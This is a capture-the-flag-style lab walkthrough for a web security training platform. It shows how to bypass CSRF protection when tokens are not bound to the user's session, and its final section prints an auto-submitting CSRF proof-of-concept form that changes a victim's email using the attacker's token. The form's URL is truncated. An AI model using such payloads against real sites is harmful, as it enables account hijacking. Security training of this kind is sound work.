Lab: CSRF where token is not tied to user session


Academy POC

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.
In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.


Lab

This lab proves the concept that taking an "unspent" token and feeding it to the victim allows bypassing of the CSRF controls because token is not tied to the user session.


log in to the application using their own account




Put on intercept and intercept a change email request



Generate a CSRF POC in the usual manner



Drop the request in Proxy



Paste in the CSRF POC into the exploit server

Body:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0adc007f032f2bbfc064fd67001300e2.web-security-academy.net/my-accou
      <input type="hidden" name="email" value="attack&#64;email&#46;com" />
      <input type="hidden" name="csrf" value="YZJyCltst7spSwE0tJ8aPbh2gog4ktcD" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
```

Send to victim

Success!